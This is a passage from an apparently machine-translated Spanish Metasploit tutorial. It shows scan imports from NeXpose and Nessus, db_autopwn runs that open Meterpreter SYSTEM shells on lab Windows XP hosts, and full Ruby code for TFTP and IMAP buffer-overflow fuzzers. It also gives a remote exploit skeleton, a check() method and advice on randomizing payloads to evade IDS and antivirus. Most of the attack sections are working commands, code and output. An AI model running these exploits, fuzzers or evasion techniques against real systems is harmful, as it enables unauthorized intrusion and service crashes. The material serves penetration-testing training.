139    tcp    open   2010-08-22 18:24:28 UTC  192.168.1.161 default
      2010-08-22 18:24:30 UTC          snmp
161    udp    open   2010-08-22 18:24:30 UTC  192.168.1.161 default
      2010-08-22 18:24:30 UTC  Windows 2000 LAN Manager  cifs
445    tcp    open   2010-08-22 18:24:30 UTC  192.168.1.161 default
      2010-08-22 18:24:28 UTC          microsoft remote display
protocol 3389  tcp    open   2010-08-22 18:24:28 UTC  192.168.1.161
default
msf > db_vulns
[*] Time: 2010-08-22 18:24:25 UTC Vuln: host=192.168.1.161
name=NEXPOSE-dcerpc-ms-netapi-netpathcanonicalize-dos refs=CVE-2006-
3439,NEXPOSE-dcerpc-ms-netapi-netpathcanonicalize-dos
[*] Time: 2010-08-22 18:24:26 UTC Vuln: host=192.168.1.161
name=NEXPOSE-windows-hotfix-ms06-035 refs=CVE-2006-1314,CVE-2006-
1315,SECUNIA-21007,NEXPOSE-windows-hotfix-ms06-035
[*] Time: 2010-08-22 18:24:27 UTC Vuln: host=192.168.1.161
name=NEXPOSE-cifs-nt-0001 refs=CVE-1999-0519,BID-494,URL-
http://www.hsc.fr/ressources/presentations/null\_sessions/,NEXPOSE-
cifs-nt-0001
[*] Time: 2010-08-22 18:24:28 UTC Vuln: host=192.168.1.161
name=NEXPOSE-generic-icmp-timestamp refs=CVE-1999-0524,NEXPOSE-
generic-icmp-timestamp
[*] Time: 2010-08-22 18:24:30 UTC Vuln: host=192.168.1.161 port=445
proto=tcp name=NEXPOSE-windows-hotfix-ms09-001 refs=CVE-2008-4114,CVE-
2008-4835,CVE-2008-4834,SECUNIA-31883,URL-
http://www.vallejo.cc/proyectos/vista\_SMB\_write\_DoS.htm,URL-
http://www.zerodayinitiative.com/advisories/ZDI-09-001/,URL-
http://www.zerodayinitiative.com/advisories/ZDI-09-002/,NEXPOSE-
windows-hotfix-ms09-001
[*] Time: 2010-08-22 18:24:33 UTC Vuln: host=192.168.1.161 port=161
proto=udp name=NEXPOSE-snmp-read-0001 refs=CVE-1999-0186,CVE-1999-
0254,CVE-1999-0472,CVE-1999-0516,CVE-1999-0517,CVE-2001-0514,CVE-2002-
0109,BID-2807,NEXPOSE-snmp-read-0001
[*] Time: 2010-08-22 18:24:35 UTC Vuln: host=192.168.1.161 port=161
proto=udp name=NEXPOSE-snmp-read-0002 refs=CVE-1999-0516,CVE-1999-
0517,CVE-2000-0147,BID-973,URL-
ftp://ftp.sco.com/SSE/security\_bulletins/SB-00.04a,URL-
http://archives.neohapsis.com/archives/bugtraq/2000-02/0045.html,NEXPOSE-snmp-read-0002

```

Como todo esto es demasiada diversion, haremos que db\_autopwn asuma el control de nuevo.

```
msf > db_autopwn -x -e
[*] (1/2 [0 sessions]): Launching
exploit/windows/smb/ms06_040_netapi against 192.168.1.161:445...
[*] (2/2 [0 sessions]): Launching
exploit/windows/smb/ms08_067_netapi against 192.168.1.161:445...
[*] (2/2 [0 sessions]): Waiting on 2 launched modules to finish
execution...
[*] (2/2 [1 sessions]): Waiting on 1 launched modules to finish
execution...
[*] Meterpreter session 2 opened (192.168.1.101:51373 ->
192.168.1.161:35156) at 2010-08-22 12:26:49 -0600
[*] (2/2 [1 sessions]): Waiting on 0 launched modules to finish
execution...
msf > sessions -l
Active sessions
=====
Id  Type          Information                         Connection
--  ---          -----
2   meterpreter  NT AUTHORITY\SYSTEM @ XEN-XP-SP2-BARE
192.168.1.101:51373 -> 192.168.1.161:35156
msf > sessions -i 2
[*] Starting interaction with 2...
meterpreter > sysinfo
Computer: XEN-XP-SP2-BARE
OS        : Windows XP (Build 2600, Service Pack 2).
Arch      : x86
Language: en_US
meterpreter > exit
[*] Meterpreter session 2 closed. Reason: User exit
msf >
```

Como podemos ver, esta integracion, aunque todavia esta en sus etapas iniciales, es muy beneficiosa y añade un poder increible a Metasploit.

## Trabajando con Nessus

### Trabajando con Nessus

Nessus es un conocido y popular escaneador de vulnerabilidades que es gratis para uso personal, uno no comercial que fue lanzado por primera vez en 1998 por Renaud Deraison y actualmente publicado por Tenable Network Security. Tambien hay un proyecto spin-off de Nessus 2, llamado OpenVAS, que es publicado bajo licencia GPL. Utilizando un gran numero de comprobaciones de vulnerabilidad. Metasploit acepta archivos de resultados de escaneos de vulnerabilidad de ambos, tanto Nessus y OpenVAS en formato de archivo nbe.

Primero veremos una exploracion de Nessus 4:

## Photobucket

Al terminar el escaneo de vulnerabilidad, salvamos los resultados en formato nbe y luego ejecutamos msfconsole. Lo siguiente, sera crear a una nueva base de datos para poder leer los resultados del archivo.

```
root@bt4:/pentest/exploits/framework3# ./msfconsole
...
msf > db_create
[*] Creating a new database instance...
[*] Successfully connected to the database
[*] File: /root/.msf3/sqlite3.db
msf > load db_tracker
[*] Successfully loaded plugin: db_tracker
```

Ya hemos creado la base de datos, luego usamos el comando 'help', el cual presentara muchas mas opciones.

```
msf > help
...snip...
Database Backend Commands
=====
Command           Description
-----
db_add_host       Add one or more hosts to the database
db_add_note       Add a note to host
db_add_port       Add a port to host
db_autopwn        Automatically exploit everything
db_connect        Connect to an existing database
db_create         Create a brand new database
db_del_host       Delete one or more hosts from the database
db_del_port       Delete one port from the database
db_destroy        Drop an existing database
db_disconnect     Disconnect from the current database instance
db_driver         Specify a database driver
db_hosts          List all hosts in the database
db_import_amap_mlog Import a THC-Amap scan results file (-o -m)
db_import_nessus_nbe Import a Nessus scan result file (NBE)
db_import_nessus_xml Import a Nessus scan result file (NESSUS)
db_import_nmap_xml Import a Nmap scan results file (-oX)
db_nmap           Executes nmap and records the output
automatically
    db_notes        List all notes in the database
    db_services     List all services in the database
    db_vulns        List all vulnerabilities in the database
msf >
```

Así que vamos e importemos el archivo nbe usando el comando 'db\_import\_nessus\_nbe' seguido de la dirección del archivo. Despues de importar el resultado, podemos ejecutar el comando 'db\_hosts' para listar los hosts que se encuentran en el archivo nbe.

```
msf > db_import_nessus_nbe /root/docs/115_scan.nbe
msf > db_hosts
[*] Time: Tue Jul 14 17:40:23 -0600 2009 Host: 192.168.1.115 Status:
alive OS:
```

Vemos exactamente lo que estamos esperando a ver. A continuacion ejecutamos el comando 'db\_services' el cual va a enumerar todos los servicios que se detectaron en la sistema escaneado.

```
msf > db_services
[*] Time: Tue Jul 14 17:40:23 -0600 2009 Service: host=192.168.1.115
port=135 proto=tcp state=up name=epmap
[*] Time: Tue Jul 14 17:40:23 -0600 2009 Service: host=192.168.1.115
port=139 proto=tcp state=up name=netbios-ssn
[*] Time: Tue Jul 14 17:40:23 -0600 2009 Service: host=192.168.1.115
port=445 proto=tcp state=up name=microsoft-ds
[*] Time: Tue Jul 14 17:40:23 -0600 2009 Service: host=192.168.1.115
port=22 proto=tcp state=up name=ssh
[*] Time: Tue Jul 14 17:40:23 -0600 2009 Service: host=192.168.1.115
port=137 proto=udp state=up name=netbios-ns
[*] Time: Tue Jul 14 17:40:23 -0600 2009 Service: host=192.168.1.115
port=123 proto=udp state=up name=ntp
```

Finalmente, y el mas importante, el comando 'db\_vulns' que listara todas las vulnerabilidades que son reportadas por Nessus y registradas en el archivo.

```
msf > db_vulns
[*] Time: Tue Jul 14 17:40:23 -0600 2009 Vuln: host=192.168.1.115
port=22 proto=tcp name=NSS-1.3.6.1.4.1.25623.1.0.50282 refs=NSS-
1.3.6.1.4.1.25623.1.0.50282
[*] Time: Tue Jul 14 17:40:23 -0600 2009 Vuln: host=192.168.1.115
port=445 proto=tcp name=NSS-1.3.6.1.4.1.25623.1.0.11011 refs=NSS-
1.3.6.1.4.1.25623.1.0.11011
[*] Time: Tue Jul 14 17:40:23 -0600 2009 Vuln: host=192.168.1.115
port=139 proto=tcp name=NSS-1.3.6.1.4.1.25623.1.0.11011 refs=NSS-
1.3.6.1.4.1.25623.1.0.11011
[*] Time: Tue Jul 14 17:40:23 -0600 2009 Vuln: host=192.168.1.115
port=137 proto=udp name=NSS-1.3.6.1.4.1.25623.1.0.10150 refs=NSS-
1.3.6.1.4.1.25623.1.0.10150,CVE-1999-0621
[*] Time: Tue Jul 14 17:40:23 -0600 2009 Vuln: host=192.168.1.115
port=445 proto=tcp name=NSS-1.3.6.1.4.1.25623.1.0.10394 refs=NSS-
1.3.6.1.4.1.25623.1.0.10394
```

```
[*] Time: Tue Jul 14 17:40:23 -0600 2009 Vuln: host=192.168.1.115  
port=123 proto=udp name= NSS-1.3.6.1.4.1.25623.1.0.10884 refs=NSS-  
1.3.6.1.4.1.25623.1.0.10884
```

Toda esta enumeracion y analisis nos llevaron a algo...db\_autopwn. db\_autopwn leerá todos los puertos, servicios y las vulnerabilidades contenidas en los resultados del archivo nbe, si coincide con algun exploit y es compatible con el, intentara explotarla automagicamente. Ejecutando 'db\_autopwn -h' listara todas las opciones disponibles.

```
msf > db_autopwn -h  
[*] Usage: db_autopwn [options]  
-h Display this help text  
-t Show all matching exploit modules  
-x Select modules based on vulnerability references  
-p Select modules based on open ports  
-e Launch exploits against all matched targets  
-r Use a reverse connect shell  
-b Use a bind shell on a random port  
-q Disable exploit module output  
-I [range] Only exploit hosts inside this range  
-X [range] Always exclude hosts inside this range  
-PI [range] Only exploit hosts with these ports open  
-PX [range] Always exclude hosts with these ports open  
-m [regex] Only run modules whose name matches the regex
```

Vamos a ejecutar 'db\_autopwn -x -e' para seleccionar el exploit basado en la vulnerabilidad (en lugar del puerto como ocurría con los resultados de nmap) y explotar todos los objetivos. db\_autopwn no es una herramienta sigilosa por defecto, use reverse Meterpreter shell. Veamos que pasa cuando la ejecutamos.

```
msf > db_autopwn -x -e  
[*] (8/38): Launching exploit/multi/samba/nttrans against  
192.168.1.115:139...  
[*] (9/38): Launching exploit/windows/smb/psexec against  
192.168.1.115:445...  
[*] (10/38): Launching exploit/windows/smb/ms06_066_nwwks against  
192.168.1.115:445...  
[-] Exploit failed: The connection was refused by the remote host  
(192.168.1.115:22).  
[*] (35/38): Launching exploit/windows/smb/ms03_049_netapi against  
192.168.1.115:445...  
[*] Started bind handler  
[-] Exploit failed: No encoders encoded the buffer successfully.  
msf >  
[*] Binding to 3d742890-397c-11cf-9bf1-  
00805f88cb72:1.0@ncacn_np:192.168.1.115[alert] ...
```

```
[*] Binding to 3919286a-b10c-11d0-9ba8-  
00c04fd92ef5:0.0@ncacb_np:192.168.1.115[lsarpc]...  
[-] Exploit failed: The server responded with error:  
STATUS_ACCESS_DENIED (Command=162 WordCount=0)  
[-] Exploit failed: The server responded with error:  
STATUS_ACCESS_DENIED (Command=162 WordCount=0)  
[*] Transmitting intermediate stager for over-sized stage... (216  
bytes)  
[*] Sending stage (718336 bytes)  
[*] Meterpreter session 1 opened (192.168.1.101:40814 ->  
192.168.1.115:14198)
```

Muy bien! db\_autopwn ha hecho la explotacion con exito en el objetivo y la shell de Meterpreter esta esperando por nosotros. El comando 'session -l' lista las sesiones abiertas mientras que 'sessions -i' nos permitira interactuar con la session usando el ID.

```
msf > sessions -l  
Active sessions  
=====  
Id Description Tunnel  
-- -- -- -- --  
1 Meterpreter 192.168.1.101:40814 -> 192.168.1.115:14198  
msf > sessions -i 1  
[*] Starting interaction with 1...  
meterpreter > sysinfo  
Computer: DOOKIE-FA154354  
OS : Windows XP (Build 2600, Service Pack 2).  
meterpreter > getuid  
Server username: NT AUTHORITY\SYSTEM
```

Como puede ver, esta caracteristicas es muy poderosa. No va agarrar todo en el sistema remoto, y hara mucho ruido, pero hay momentos y lugares para hacer ruido como tambien para ser sigilosos. Esto demuestra la versatilidad del framework, y alguna de las muchas posibilidades de integracion posibles con otras herramienta

## Escribiendo un simple Fuzzer

Fuzzers son instrumentos usados por profesionales de seguridad para proporcionar datos inválidos e inesperados a las entradas de un programa. Fuzzers típicos prueban una aplicación de desbordamientos buffer, format string, ataques directory traversal, vulnerabilidades de ejecución de comandos, Inyección SQL, XSS y más. Como Metasploit proporciona un juego muy completo de bibliotecas a profesionales de seguridad para muchos protocolos de red y manipulaciones de datos, el Framework es un candidato bueno por el desarrollo rápido de fuzzers simple.

Rex:: módulo de Texto proporciona muchos métodos prácticos para tratar con el texto como:

- \* Conversión parachoques
- \* Codificando (html, url, etc.)
- \* Checksumming
- \* Generación de cuerda arbitraria

El último punto es obviamente muy provechoso en la escritura de fuzzers simple. Para más información, refiérase a la documentación API en <http://metasploit.com/documents/api/rex/classes/Rex/Text.html>. Aquí están algunas funciones que usted puede encontrar en Rex:: el Texto:

```
root@bt4:~/docs# grep "def self.rand"
/pentest/exploits/framework3/lib/rex/text.rb
def self.rand_char(bad, chars = AllChars)
def self.rand_base(len, bad, *foo)
def self.rand_text(len, bad=, chars = AllChars)
def self.rand_text_alpha(len, bad=)
def self.rand_text_alpha_lower(len, bad=)
def self.rand_text_alpha_upper(len, bad=)
def self.rand_text_alphanumeric(len, bad=)
def self.rand_text_numeric(len, bad=)
def self.rand_text_english(len, bad=)
def self.rand_text_highascii(len, bad=)
def self.randomize_space(str)
def self.rand_hostname
def self.rand_state()
```

## Simple Fuzzer TFTP

Uno de los aspectos más potentes de Metasploit es como fácil esto debe hacer cambios y crear la nueva funcionalidad reutilizando el código existente. Por ejemplo, cuando este código de fuzzer muy simple se manifiesta, usted puede hacer unas modificaciones menores a un módulo de Metasploit existente para crear un módulo fuzzer. Los cambios pasarán longitudes crecientes al valor de modo de transporte al 3Com Servicio de TFTP para el Windows, que resulta en superponer de EIP.

```
#Metasploit

require 'msf/core'
class Metasploit3 < Msf::Auxiliary
    include Msf::Auxiliary::Scanner
    def initialize
        super(
            'Name'          => '3Com TFTP Fuzzer',
            'Version'       => '$Revision: 1 $',
```


```

        'Description'      => '3Com TFTP Fuzzer Passes
Overly Long Transport Mode String',
        'Author'           => 'Your name here',
        'License'          => MSF_LICENSE
    )
register_options( [
Opt::RPORT(69)
], self.class)
end
def run_host(ip)
    # Create an unbound UDP socket
    udp_sock = Rex::Socket::Udp.create(
        'Context' =>
    {
        'Msf'           => framework,
        'MsfExploit'   => self,
    }
)
count = 10 # Set an initial count
while count < 2000 # While the count is under 2000
run
    evil = "A" * count # Set a number of "A"s
equal to count
    pkt = "\x00\x02" + "\x41" + "\x00" + evil +
"\x00" # Define the payload
    udp_sock.sendto(pkt, ip, datastore['RPORT'])
# Send the packet
    print_status("Sending: #{evil}") # Status
update
    resp = udp_sock.get(1) # Capture the response
    count += 10 # Increase count by 10, and loop
end
end
end

```

Bastante honrado. Deja lo dirige y ven lo que pasa.





¡Y tenemos un accidente! El fuzzer trabaja como esperado. Mientras esto puede parecer simple en la superficie, una cosa de considerar es el código reutilizable que esto nos provee. En nuestro ejemplo, la estructura de carga útil fue definida para nosotros, salvándonos tiempo, y permitiéndonos ponerse directamente al fuzzing más bien que investigar el protocolo. Esto es muy potente, y es una ventaja escondida del Framework.

## Simple Fuzzer IMAP

### Simple Fuzzer IMAP

Durante una sesión de reconocimiento de vulnerabilidades descubrimos un servidor de correo IMAP que se sabe que es vulnerable a un ataque de desbordamiento de búfer (Surgemail 3.8k4-4). Hemos encontrado un aviso para la vulnerabilidad, pero no se pudo encontrar ningún método de explotación trabajando en la base de datos Metasploit ni en Internet. Entonces decides escribir tu propia explotación a partir de una simple fuzzer IMAP.

Desde el asesoramiento en esto sabemos que el comando vulnerable es IMAP LIST y necesita credenciales válidas para explotar la solicitud. Como hemos visto anteriormente, el gran "arsenal de la colección" presente en MSF nos puede ayudar de forma rápida secuencia

de comandos de cualquier protocolo de red y el protocolo IMAP no es una excepción. Por ejemplo MSF:: Exploit:: Remote:: IMAP nos ahorrará mucho tiempo. De hecho, la conexión con el servidor IMAP y realizar la autenticación de pasos necesarios para fuzz el comando vulnerables, es sólo cuestión de unas cuantas líneas de comandos ! Aquí está el código

```
##  
# Este archivo forma parte del Marco de Metasploit y puede ser objeto  
de  
# redistribución y restricciones comerciales. Por favor vea el sitio  
de  
# Metasploit para más información sobre licencias y condiciones de  
uso.  
# http://metasploit.com/framework/  
##  
  
require 'msf/core'  
  
class Metasploit3 < Msf::Auxiliary  
  
    include Msf::Exploit::Remote::Imap  
    include Msf::Auxiliary::Dos  
  
    def initialize  
        super(  
            'Name'          => 'Simple IMAP Fuzzer',  
            'Description'   => %q{  
                An example of how to build a simple  
IMAP fuzzer.  
                Account IMAP credentials are required  
in this fuzzer.  
            },  
            'Author'         => [ 'ryujin' ],  
            'License'        => MSF_LICENSE,  
            'Version'        => '$Revision: 1 $'  
        )  
    end  
  
    def fuzz_str()  
        return Rex::Text.rand_text_alphanumeric(rand(1024))  
    end  
  
    def run()  
        srand(0)  
        while (true)  
            connected = connect_login()  
            if not connected  
                print_status("Host is not responding - this is  
GOOD ;)")  
                break  
            end  
        end  
    end
```

```

        end
        print_status("Generating fuzzed data...")
        fuzzed = fuzz_str()
        print_status("Sending fuzzed data, buffer length = %d" %
fuzzed.length)
        req = '0002 LIST () '/' + fuzzed + '" "PWNED"' + "\r\n"
        print_status(req)
        res = raw_send_recv(req)
        if !res.nil?
        print_status(res)
        else
            print_status("Server crashed, no response")
            break
        end
        disconnect()
    end
end
end

```

Overiding the run() nuestro código se ejecutará cada vez que el usuario llama a "run" de msfconsole. En el while loop within run(), os conectamos con el servidor IMAP y autenticar a través de la función connect\_login() importado de Msf::Exploit::Remote::Imap. Entonces llamamos a la función fuzz\_str() que genera un tamaño variable de amortiguamiento alfanuméricos que va a ser enviado como un argumento del comando LIST IMAP a través de la función raw\_send\_recv. Guardamos el archivo anterior en el auxiliary/dos/windows/imap/ subdirectorio / IMAP y cargarla desde msfconsole como siguiente paso.

```

msf > use auxiliary/dos/windows/imap/fuzz_imap
msf auxiliary(fuzz_imap) > show options

Module options:

      Name      Current Setting  Required  Description
      ----      -----          -----      -----
      IMAPPASS
      username           no        The password for the specified
      IMAPUSER
      as                 no        The username to authenticate
      RHOST
      RPORt             yes       The target address
      143                yes       The target port

msf auxiliary(fuzz_imap) > set RHOST 172.16.30.7
RHOST => 172.16.30.7
msf auxiliary(fuzz_imap) > set IMAPUSER test
IMAPUSER => test
msf auxiliary(fuzz_imap) > set IMAPPASS test

```

```
IMAPPASS => test
```

Ahora estamos listos para la pelusa de las personas vulnerables servidor IMAP. Atribuimos el proceso de surgemail.exe ImmunityDebugger y comenzar nuestra sesión de fuzzing:

```
msf auxiliary(fuzz_imap) > run

[*] Connecting to IMAP server 172.16.30.7:143...
[*] Connected to target IMAP server.
[*] Authenticating as test with password test...
[*] Generating fuzzed data...
[*] Sending fuzzed data, buffer length = 684
[*] 0002 LIST () /"v1AD7DnJTVykXGYYM6BmnXL[...]" "PWNED"


[*] Connecting to IMAP server 172.16.30.7:143...
[*] Connected to target IMAP server.
[*] Authenticating as test with password test...
[*] Generating fuzzed data...
[*] Sending fuzzed data, buffer length = 225
[*] 0002 LIST () /"lLdnxGBPh1AWt57pCvAZfiL[...]" "PWNED"

[*] 0002 OK LIST completed

[*] Connecting to IMAP server 172.16.30.7:143...
[*] Connected to target IMAP server.
[*] Authenticating as test with password test...
[*] Generating fuzzed data...
[*] Sending fuzzed data, buffer length = 1007
[*] 0002 LIST () /"FzwJjIcL16vW4PXDPpJV[...]gaDm" "PWNED"

[*]
[*] Connecting to IMAP server 172.16.30.7:143...
[*] Connected to target IMAP server.
[*] Authenticating as test with password test...
[*] Authentication failed
[*] Host is not responding - this is GOOD ;)
[*] Auxiliary module execution completed
```

MSF nos dice que el servidor IMAP probablemente ha estropeado y ImmunityDebugger confirma como se ve en la imagen siguiente:



## Desarrollando Exploits

En el siguiente capítulo vamos a cubrir uno de los mas conocidos y populares aspectos del Framework, desarrollo de exploits. En la siguiente sección vamos a ver como utilizar el Framework para permitir el desarrollo de exploits permitiendo concentrarse de una forma única en el exploit, y hace que otras cosas como payload, codificación, generación de nop(nop generation) y así solo cuestión de infraestructura. Debido a la gran cantidad de exploits actualmente disponibles en Metasploit, hay una buena oportunidad de que ya exista un modulo que simplemente se pueda editar para sus propios fines durante el desarrollo de exploits. Para hacer el desarrollo del exploit mas fácil Metasploit incluye un exploit de ejemplo el cual usted puede modificar, puede encontrarlo en: 'documentation/samples/modules/exploits/'.

## Metas de Diseño del Exploit

### Metas de Diseño del Exploit

Al escribir exploits para su uso en el Metasploit Framework, tus metas de diseño deberian ser minimalistas.

- Descarga del maximo de trabajo posible al Framework.
- Haz uso, y confia, en las librerias del protocolo Rex.

- Haz un uso extensivo de los mixins disponibles.

Tan importante como un diseño minimalista, es que los exploits deberian ser confiables.

- Cualquier BadChars declarado deberia ser 100% exacto.
- Los pequeños detalles en el desarrollo de exploits importan mucho.

Los exploits deberian utilizar aleatoriedad siempre que sea posible. La distribucion aleatoria ayuda con la evasion IDS, IPS y AV, y tambien sirve como una excelente prueba de fiabilidad.

- Al generar padding, utiliza Rex::Text.rand\_text\_\* (rand\_text\_alpha, rand\_text\_alphanumeric, etc).
- Añade aleatoriedad a todos los payloads utilizando codificadores (encoders).
- Si es posible, haz aleatorio el trozo del codificador.
- Añade aleatoriedad tambien a los nops.

Tan importante como la funcionalidad, es que los exploits deberian ser legibles tambien.

- Todos los modulos de Metasploit tienen una estructura consistente con tabulaciones.
- De todas formas el codigo chulo es mas dificil de mantener.
- Los mixins proveen nombres de opciones consistentes a traves del Framework.

Finalmente, los exploits deberian ser utiles.

- Las pruebas de concepto se deberian escribir como modulos Auxiliares DoS, no como exploits.
- La fiabilidad final del exploit deberia ser alta.
- Las listas de objetivos deben ser inclusivas.

## El Formato de Exploit de Metasploit

### Contenido

- 1 El Formato de Exploit de Metasploit
- 2 Esqueleto de un Exploit
- 3 Definiendo Pruebas de Vulnerabilidad
- 4 Metodo check() de ejemplo

### El Formato de Exploit de Metasploit

El formato de un Exploit en Metasploit es similar al de un Auxiliar pero tiene mas campos.

- Siempre hay un bloque de informacion Payload. Un exploit sin un Payload es simplemente un modulo Auxiliar.

- El esquema incluye un listado de objetivos disponibles.
- En lugar de definir run(), se utilizan exploit() y check().

## Esqueleto de un Exploit

```
class Metasploit3 < Msf::Exploit::Remote
  include Msf::Exploit::Remote::TCP
  def initialize
    super(
      'Name'          => 'Modulo Exploit Simplificado',
      'Description'   => 'Este modulo envia un payload',
      'Author'         => 'Mi nombre aqui',
      'Payload'        => {'Space' => 1024, 'BadChars' =>
"\x00"},
      'Targets'        => [ ['Automatic', {}] ],
      'Platform'       => 'win',
    )
    register_options( [
      Opt::RPORT(12345)
    ], self.class)
  end
  # Conecta al puerto, envia el payload, manejalo, desconecta
  def exploit
    connect()
    sock.put(payload.encoded)
    handler()
    disconnect()
  end
end
```

## Definiendo Pruebas de Vulnerabilidad

Aunque se ejecute raramente, se deberia definir un metodo llamado check() en tus modulos exploit siempre que sea posible.

- El metodo check() verifica todas las opciones excepto los payloads.
- El propósito de realizar el chequeo es determinar si el objetivo es vulnerable o no.
- Devuelve un valor Check definido.

Los valores de retorno para check() son:

```
CheckCode::Safe - no exploitable
CheckCode::Detected - servicio detectado
CheckCode::Appears - version vulnerable
CheckCode::Vulnerable - confirmado
CheckCode::Unsupported - este modulo no soporta check
```

## Metodo check() de ejemplo

```
def check
  # conecta para obtener el banner FTP
```

```

connect
# desconecta ya que ha sido cacheado como self.banner
disconnect
    case banner
        when /Serv-U FTP Server v4\.\d/
            print_status('Encontrada version 4.1.0.3, explorable')
            return Exploit::CheckCode::Vulnerable
        when /Serv-U FTP Server/
            print_status('Encontrada una version desconocida,
pruebala!');
            return Exploit::CheckCode::Detected
        else
            print_status('No hemos podido reconocer el banner del
servidor')
            return Exploit::CheckCode::Safe
    end
    return Exploit::CheckCode::Safe
end

```

## Exploit Mixins

### Contenido

- [1 Metasploit Exploit Mixins](#)
- [2 Exploit::Remote::Tcp](#)
